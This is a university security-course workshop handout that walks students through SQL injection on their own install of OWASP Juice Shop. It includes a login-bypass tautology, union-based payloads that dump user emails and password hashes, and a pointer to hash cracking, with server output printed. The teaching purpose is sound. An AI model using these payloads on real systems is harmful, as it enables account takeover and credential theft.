

CSC 515 Spring 2023 – Workshop 1: SQL Injection

In this workshop, we will exploit a vulnerable web application by performing SQL injection attacks.

We will be using the OWASP Juice Shop as the platform for this workshop and the next 7.

For this workshop, you'll need to complete the following tasks and then answer questions in gradescope.

#	Task	Description
1	Getting Started	Review the basics of injection attacks and SQL commands
2	Installing the Web Application	Install the web application on your local machine or on Heroku
3	Hacking Rules	Rules for all workshop activities this semester
4	Review the Intended Functionality	Review the intended functionality of the web application.
5	Basic SQL Injection Attack	Execute a basic SQL injection attack
6	Advanced Injection Attack	Execute an advanced injection attack
7	On Your Own	Given a set of attack goals, use SQL injection attacks to achieve the attack goals.

Getting Started

Injection attacks occur when unvalidated input is embedded in an instruction stream and cannot be distinguished from valid instructions. If a language has a parser or an interpreter, and if the input can be confused for instructions of the language or the way the language is applied, then the language is vulnerable to an injection attack.

Attackers can execute common database information functions to reveal internal information about the software components that can help the attacker craft advanced SQL injection attacks. Some common [MySQL information functions](#) are presented in the table below.

Information Function	Description
<code>user()</code>	The user name and hostname provided by the client
<code>database()</code>	Return the default (current) database name
<code>version()</code>	Return a string that indicates the MySQL server version

SQLite

For this workshop, the web application will be using a SQLite database so the functions above (for MySQL) will not work. Instead, SQLite uses queries with a `sqlite_master` table that maintains information about the database.

For example, to view a list of all the tables in the database, you might execute the query:

```
SELECT name FROM sqlite_master
WHERE type='table'
```

To list all of the fields that exist in a table named `users`, you might execute the query:

```
SELECT sql FROM sqlite_master
WHERE tbl_name = 'users'
```

Union Injection Attacks

Union injection attacks are special types of injection attacks that return values from *other* tables or functions in the database.

For example:

```
SELECT header, txt FROM news
UNION ALL
SELECT name, pass FROM members;
```

The query above will combine the set of results from the **news** table with the set of results from the **members** table and return *all* of the results.

Install the Web Application

You have several different options to install the web application:

<https://pwning.owasp-juice.shop/part1/running.html>

<https://github.com/juice-shop/juice-shop#setup>

Workshop Rules

Browser Requirements

You must use a web browser that includes developer tools, such as Chrome or Firefox.

You should always have your web browser's developer console open at all times when completing labs. You never know what information you might discover through console output!


Hacking Rules

You must assume the role of a malicious user who is trying to exploit vulnerabilities in the web application.

You should not perform attacks on production websites without the permission of the organization or person that owns the website. Doing so can lead to serious consequences! For these workshops, you have permission to only attack your installation of the OWASP Juice Shop web application.

Intended Functionality

1. Open the Juice Shop Homepage. If you installed locally, this will be – <http://localhost:3000>. On Heroku, this URL will be based upon the name given during the install.



2. Register a new sample account by clicking, "Account" then "Login" then "Not yet a customer?"

The screenshot shows the "Login" form. It contains the following elements:

- A title "Login".
- An "Email *" input field.
- A "Password *" input field with a toggle icon for visibility.
- A link "Forgot your password?" in green.
- A "Log in" button with a right-pointing arrow icon.
- A checkbox labeled "Remember me".
- A link "Not yet a customer?" in green at the bottom.

3. Create a sample user using fake information. **NOTE: when you restart your server, the OWASP Juice Shop database resets and any new accounts you create will be deleted**

User Registration

Email *
sample@email.com


Password *
.....
ⓘ Password must be 5-40 characters long. 6/20

Repeat Password *
.....
6/40

☐ Show password advice

Security Question *
Mother's maiden name? ▾
ⓘ This cannot be changed later!

Answer *
Tree


 Register

[Already a customer?](#)


4. Now login as the new sample user you just created.

Login

Email *
sample@email.com


Password *
..... 

[Forgot your password?](#)

 Log in

☐ Remember me

[Not yet a customer?](#)




5. Explore the application

Basic SQL Injection Attack

1. Let's try a SQL injection attack on the login functionality.
2. If you already logged into the application, logout.
3. On the login screen, enter a tick mark (apostrophe) ' in the username field, and enter a fake password. Click "Login"

The screenshot shows the 'Login' form. It has two input fields: 'Email *' and 'Password *'. The 'Email *' field contains a single apostrophe character ('). The 'Password *' field is filled with dots and has a toggle icon (an eye) to the right. Below the password field, there's a link that says 'Forgot your password?'. At the bottom of the form, there's a 'Log in' button with a right-pointing arrow icon, a 'Remember me' checkbox, and a link that says 'Not yet a customer?'.

4. What happened? The webpage doesn't show any error messages, other than "[object Object]" (and you get a nice notification that a challenge was solved).




5. Open developer tools for your web browser. In the Console, you will see the following error:

✖ POST https://slankas-juice-shop.herokuapp.com/rest/user/login 500 (Internal Server Error) polyfills.js:1


6. In that output (the console), click on the link to open then login endpoint in the Network Information tab (or you can click on the Network tab at the top). Select “Response” to view the contents of the server response. In the error details, we can see the exact SQL query that is used to authenticate users.

```
SELECT * FROM Users WHERE email = '' AND password =  
'5f4dcc3b5aa765d61d8327deb882cf99' AND deletedAt IS NULL
```


where the value for the password is the hash of whatever password you entered. This is considered “information leakage”.



7. Now that we know the SQL query, we can start to craft a SQL injection attack on the login page. Enter the username ' or 1=1 -- to form a tautology and login as the first user in the database. The trailing -- comments out the rest of the existing SQL query.



8. What happened? We were logged in as the first user in the database. More specifically, we are now logged in as the administrator!




- After taking a look around at what an administrator can do, logout of the administrator's account before you continue.

Advanced Injection Attack

Make sure you have developer tools open as you perform your hacks against the OWASP Juice Shop.

- In the search bar at the top of the web application, enter any text and click the search button.



- In the browser's developer console, open the *Network* information and look at the *search* endpoint for the web application. Then select the "Payload" tab. (NOTE: if you do not see any activity in the Network information, reload the `localhost:3000/#/search?q=[yourSearchTerm]` URL.

Name	×	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
<input type="checkbox"/> Quantities/								
<input type="checkbox"/> search?q=								
	▼	Query String Parameters	view source	view URL-encoded				
		q:						

- In the browser's address bar, enter the URL <http://localhost:3000/rest/products/search?q=red> to see what is returned. (This URL may differ if you are running on Heroku.)

```
{
  "status": "success",
  "data": [
    {
      "id": 41,
      "name": "Juice Shop - Permafrost 2020 Edition",
      "description": "Exact version of the Juice Shop that was archived on 02/02/2020 by the GitHub Archive Program and ultimately went into the Arctic Code Vault on July 8, 2020 where it will be safely stored for at least 1000 years.",
      "price": 9999.99,
      "deluxePrice": 9999.99,
      "image": "permafrost.jpg",
      "createdAt": "2022-09-07 14:13:20.791 +00:00",
      "updatedAt": "2022-09-07 14:13:20.791 +00:00",
      "deletedAt": null,
      "id": 37,
      "name": "OWASP Juice Shop Holographic Sticker",
      "description": "Die-cut holographic sticker. Stand out from those 08/15-sticker-covered laptops with this shiny beacon of 80's coolness!",
      "price": 2,
      "deluxePrice": 2,
      "image": "holo_sticker.png",
      "createdAt": "2022-09-07 14:13:20.790 +00:00",
      "updatedAt": "2022-09-07 14:13:20.790 +00:00",
      "deletedAt": null,
      "id": 26,
      "name": "OWASP Juice Shop Logo (3D-printed)",
      "description": "This rare item was designed and handcrafted in Sweden. This is why it is so incredibly expensive despite its complete lack of purpose.",
      "price": 99.99,
      "deluxePrice": 99.99,
      "image": "3d_keychain.jpg",
      "createdAt": "2022-09-07 14:13:20.771 +00:00",
      "updatedAt": "2022-09-07 14:13:20.771 +00:00",
      "deletedAt": null,
      "id": 20,
      "name": "OWASP Juice Shop CTF Velcro Patch",
      "description": "4x3.5\" embroidered patch with velcro backside. The ultimate decal for every tactical bag or backpack!",
      "price": 2.92,
      "deluxePrice": 2.92,
      "image": "velcro-patch.jpg",
      "createdAt": "2022-09-07 14:13:20.774 +00:00",
      "updatedAt": "2022-09-07 14:13:20.770 +00:00",
      "deletedAt": null,
      "id": 36,
      "name": "OWASP Snakes and Ladders - Mobile App",
      "description": "This amazing mobile app security awareness board game is available for Tabletop Simulator on Steam Workshop now!",
      "price": 0.01,
      "deluxePrice": 0.01,
      "image": "snakes_ladders_m.jpg",
      "createdAt": "2022-09-07 14:13:20.779 +00:00",
      "updatedAt": "2022-09-07 14:13:20.779 +00:00",
      "deletedAt": null,
      "id": 35,
      "name": "OWASP Snakes and Ladders - Web Applications",
      "description": "This amazing web application security awareness board game is available for Tabletop Simulator on Steam Workshop now!",
      "price": 0.01,
      "deluxePrice": 0.01,
      "image": "snakes_ladders.jpg",
      "createdAt": "2022-09-07 14:13:20.779 +00:00",
      "updatedAt": "2022-09-07 14:13:20.779 +00:00",
      "deletedAt": null,
      "id": 21,
      "name": "Woodruff Syrup - Forest Master X-Treme",
      "description": "Harvested and manufactured in the Black Forest, Germany. Can cause hyperactive behavior in children. Can cause permanent green tongue when consumed undiluted.",
      "price": 6.99,
      "deluxePrice": 6.99,
      "image": "woodruff_syrup.jpg",
      "createdAt": "2022-09-07 14:13:20.770 +00:00",
      "updatedAt": "2022-09-07 14:13:20.770 +00:00",
      "deletedAt": null
    }
  ]
}
```

As is typical for many REST services, the application returns back a JSON object. While not important to this exercise, we can use tools such as <https://jsonlint.com> and <https://www.freeformatter.com/> to format this output. (Just copy and paste.)

```
1 {
2   "status": "success",
3   "data": [{
4     "id": 41,
5     "name": "Juice Shop \"Permafrost\" 2020 Edition",
6     "description": "Exact version of <a href=\"https://github.com/juice-shop/juice-shop/releases/tag/v9.3.1-PERMAFROST\">OWASP
7     "price": 9999.99,
8     "deluxePrice": 9999.99,
9     "image": "permafrost.jpg",
10    "createdAt": "2022-09-07 14:13:20.791 +00:00",
11    "updatedAt": "2022-09-07 14:13:20.791 +00:00",
12    "deletedAt": null
13  }, {
14    "id": 37,
15    "name": "OWASP Juice Shop Holographic Sticker",
16    "description": "Die-cut holographic sticker. Stand out from those 08/15-sticker-covered laptops with this shiny beacon of 8
17    "price": 2,
18    "deluxePrice": 2,
19    "image": "holo_sticker.png",
20    "createdAt": "2022-09-07 14:13:20.790 +00:00",
21    "updatedAt": "2022-09-07 14:13:20.790 +00:00",
```

4. Now, let's check if we can alter any SQL queries. Enter the URL `http://localhost:3000/rest/products/search?q=';` (where the q parameter = ';) to see what is returned. (alter your URL as necessary)

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: near ";": syntax error

5. The error message indicates that we are able to blindly execute SQL queries using this endpoint. Finding the perfect SQL query to craft an attack takes time and patience. For this demo, we will provide a working SQL query for you to use in the next step.
6. Enter the URL: `http://localhost:3000/rest/products/search?q=))--` to see what happens.

```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 2,
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
      "price": 2.99,
      "deluxePrice": 2.49,
      "image": "orange_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour.",
      "price": 8.99,
      "deluxePrice": 8.99,
      "image": "eggfruit_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 4,
      "name": "Raspberry Juice (1000ml)",
      "description": "Made from blended Raspberry Pi, water and sugar.",
      "price": 4.99,
      "deluxePrice": 4.99,
      "image": "raspberry_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 5,
      "name": "Lemon Juice (500ml)",
      "description": "Sour but full of vitamins.",
      "price": 2.99,
      "deluxePrice": 1.99,
      "image": "lemon_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 7,
      "name": "OWASP Juice Shop T-Shirt",
      "description": "Real fans wear it 24/7!",
      "price": 22.49,
      "deluxePrice": 22.49,
      "image": "fan_shirt.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 8,
      "name": "OWASP Juice Shop CTF Girlie-Shirt",
      "description": "For serious Capture-the-Flag heroines only!",
      "price": 22.49,
      "deluxePrice": 22.49,
      "image": "fan_girlie.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null,
      "id": 9,
      "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
      "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href='\"https://www.owasp.org/index.php/O-Saft\"' target='_blank'>More...</a>",
      "price": 0.01,
      "deluxePrice": 0.01,
      "image": "orange_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.756 +00:00",
      "updatedAt": "2022-09-07 14:13:20.756 +00:00",
      "deletedAt": null,
      "id": 10,
      "name": "Christmas Super-Surprise-Box (2014 Edition)",
      "description": "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availability!)",
      "price": 29.99,
      "deluxePrice": 29.99,
      "image": "undefined.jpg",
      "createdAt": "2022-09-07 14:13:20.756 +00:00",
      "updatedAt": "2022-09-07 14:13:20.756 +00:00",
      "deletedAt": "2022-09-07 14:13:21.451 +00:00",
      "id": 11,
      "name": "Rippertuer Special Juice",
      "description": "Contains a magical collection of the rarest fruits gathered from all around the world, like Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle marmelos... and others, at an unbelievable price! <br />This item has been made unavailable because of lack of safety standards. (This product is unsafe! We plan to remove it from the stock!)",
      "price": 16.99,
      "deluxePrice": 16.99,
      "image": "undefined.jpg",
      "createdAt": "2022-09-07 14:13:20.757 +00:00",
      "updatedAt": "2022-09-07 14:13:20.757 +00:00",
      "deletedAt": "2022-09-07 14:13:21.491 +00:00",
      "id": 12,
      "name": "OWASP Juice Shop Sticker (2015/2016 design)",
      "description": "Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item. <em>out of stock</em>",
      "price": 999.99,
      "deluxePrice": 999.99,
      "image": "sticker.png",
      "createdAt": "2022-09-07 14:13:20.757 +00:00",
      "updatedAt": "2022-09-07 14:13:20.757 +00:00",
      "deletedAt": "2022-09-07 14:13:21.499 +00:00",
      "id": 13,
      "name": "OWASP Juice Shop Iron-Ons (16pcs)",
      "description": "Upgrade your clothes with washer safe <a href='\"https://www.stickeryou.com/products/owasp-juice-shop/794\"' target='_blank'>iron-ons</a> of the OWASP Juice Shop or CTF Extension logo!",
      "price": 14.99,
      "deluxePrice": 14.99,
      "image": "iron-on.jpg",
      "createdAt": "2022-09-07 14:13:20.758 +00:00",
      "updatedAt": "2022-09-07 14:13:20.758 +00:00",
      "deletedAt": "2022-09-07 14:13:20.758 +00:00",
      "id": 14,
      "name": "OWASP Juice Shop Magnets (16pcs)",
      "description": "Your fridge will be even cooler with these OWASP Juice Shop or CTF Extension logo <a href='\"https://www.stickeryou.com/products/owasp-juice-shop/794\"' target='_blank'>sticker pages</a>! Each page has 16 stickers on it.",
      "price": 9.99,
      "deluxePrice": 9.99,
      "image": "sticker_page.jpg",
      "createdAt": "2022-09-07 14:13:20.758 +00:00",
      "updatedAt": "2022-09-07 14:13:20.758 +00:00",
      "deletedAt": null,
      "id": 15,
      "name": "OWASP Juice Shop Sticker Page",
      "description": "Massive decoration opportunities with these OWASP Juice Shop or CTF Extension <a href='\"https://www.stickeryou.com/products/owasp-juice-shop/794\"' target='_blank'>sticker pages</a>!
```

Using this input for the q parameter gives us an output of all products in the web application!

7. Now let's try creating a union attack. Edit the url to use `q=') UNION SELECT * FROM accounts--` to see what happens. Here, we are guessing that the database may have a table named "accounts".

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: no such table: accounts

8. Thinking back to our login SQL injection attack, you might recall that the database has a table called users. Edit the URL to use `q=') UNION SELECT * FROM users--` to see what happens.

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns

9. The above error message indicates we at least have a correct, valid table name! Now we need to find the correct number of columns that are returned from the product search so that our **union** query matches the number of columns. Edit the URL to try `q=') UNION SELECT '1' FROM users--` which considers 1 column of data.

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns

10. We still receive the error saying the number of columns in our result set are not the same for the union. Keep increasing the number of columns until you find the correct number. For example, we can try:

- `q=') UNION SELECT '1', '2' FROM users--`
- `q=') UNION SELECT '1', '2', '3' FROM users--`
- `q=') UNION SELECT '1', '2', '3', '4' FROM users--`
- and so on.

11. We finally get a successful query result when using 9 columns:

`q=') UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM users--`

```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
      "price": 12.99,
      "deluxePrice": 2.40,
      "image": "orange_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour.",
      "price": 8.99,
      "deluxePrice": 8.99,
      "image": "eggfruit_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 4,
      "name": "Raspberry Juice (1000ml)",
      "description": "Made from blended Raspberry Pi, water and sugar.",
      "price": 4.99,
      "deluxePrice": 4.99,
      "image": "raspberry_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 5,
      "name": "Lemon Juice (500ml)",
      "description": "Sour but full of vitamins.",
      "price": 2.99,
      "deluxePrice": 1.99,
      "image": "lemon_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 7,
      "name": "OWASP Juice Shop T-Shirt",
      "description": "Real fans wear it 24/7!",
      "price": 22.49,
      "deluxePrice": 22.49,
      "image": "fan_shirt.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 8,
      "name": "OWASP Juice Shop CTF Girlie-Shirt",
      "description": "For serious Capture-the-Flag heroines only!",
      "price": 22.49,
      "deluxePrice": 22.49,
      "image": "fan_girlie.jpg",
      "createdAt": "2022-09-07 14:13:20.739 +00:00",
      "updatedAt": "2022-09-07 14:13:20.739 +00:00",
      "deletedAt": null
    },
    {
      "id": 9,
      "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
      "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href='\"https://www.owasp.org/index.php/O-Saft\"' target='\"_blank\">More...</a>.",
      "price": 0.01,
      "deluxePrice": 0.01,
      "image": "orange_juice.jpg",
      "createdAt": "2022-09-07 14:13:20.756 +00:00",
      "updatedAt": "2022-09-07 14:13:20.756 +00:00",
      "deletedAt": null
    },
    {
      "id": 10,
      "name": "Christmas Super-Surprise-Box (2014 Edition)",
      "description": "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited
```

12. We can remove all the product-related results by editing the query to search for some product xyz similar to:

```
q=xyz')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM users--
```

```
{
  "status": "success",
  "data": [
    {
      "id": "1",
      "name": "2",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }
  ]
}
```

Now we only see results from our union part of the query.

13. Now, we need to replace the numbers '1', '2', '3', and so on with appropriate columns from the users table. Recall the error message we saw when we performed a basic SQL injection on the login page:

Name	×	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
<input checked="" type="checkbox"/> styles.css	1	{						
<input type="checkbox"/> whoami	2	"error": {						
<input type="checkbox"/> whoami	3	"message": "SQLITE_ERROR: unrecognized token: \"5f4dcc3b5aa765d61d8327deb882						
<input type="checkbox"/> login	4	"stack": "Error\n at Database.<anonymous> (/app/node_modules/sequelize/li						
	5	"name": "SequelizeDatabaseError",						
	6	"parent": {						
	7	"errno": 1,						
	8	"code": "SQLITE_ERROR",						
	9	"sql": "SELECT * FROM Users WHERE email = '' AND password = '5f4dcc3b5aa7						
	10	},						
	11	"original": {						
	12	"errno": 1,						
	13	"code": "SQLITE_ERROR",						
	14	"sql": "SELECT * FROM Users WHERE email = '' AND password = '5f4dcc3b5aa7						
	15	},						
	16	"sql": "SELECT * FROM Users WHERE email = '' AND password = '5f4dcc3b5aa765						
	17	"parameters": {}						
	18	}						
	19	}						

This error message tells us that the **users** table has columns for **email** and **password**.

14. Edit the URL to use `q=xyz')) UNION SELECT email, password, '3', '4', '5', '6', '7', '8', '9' FROM users--` to see what happens.

```
{
  "status": "success",
  "data": [
    {
      "id": "J12934@juice-sh.op",
      "name": "3c2abc04e4a6ea8f1327d0aae3714b7d",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "accountant@juice-sh.op",
      "name": "963e10f92a70b4b463220cb4c5d636dc",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "admin@juice-sh.op",
      "name": "0192023a7bbd73250516f069df18b500",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "amy@juice-sh.op",
      "name": "030f05e45e30710c3ad3c32f00de0473",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "bender@juice-sh.op",
      "name": "0c36e517e3fa95aabf1bbff6744a4ef",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }
  ]
}
```

Now we know all of the users in the web application! For example:

```
{
  "id": "admin@juice-sh.op",
  "name": "0192023a7bbd73250516f069df18b500",
  "description": "3",
  "price": "4",
  "deluxePrice": "5",
  "image": "6",
  "createdAt": "7",
  "updatedAt": "8",
  "deletedAt": "9"
}
```

Tells us the admin email is admin@juice-sh.op and the password hash is 0192023a7bbd73250516f069df18b500


15. Then using an online rainbow table service (such as <https://crackstation.net/>), we can enter the hash and get the password:

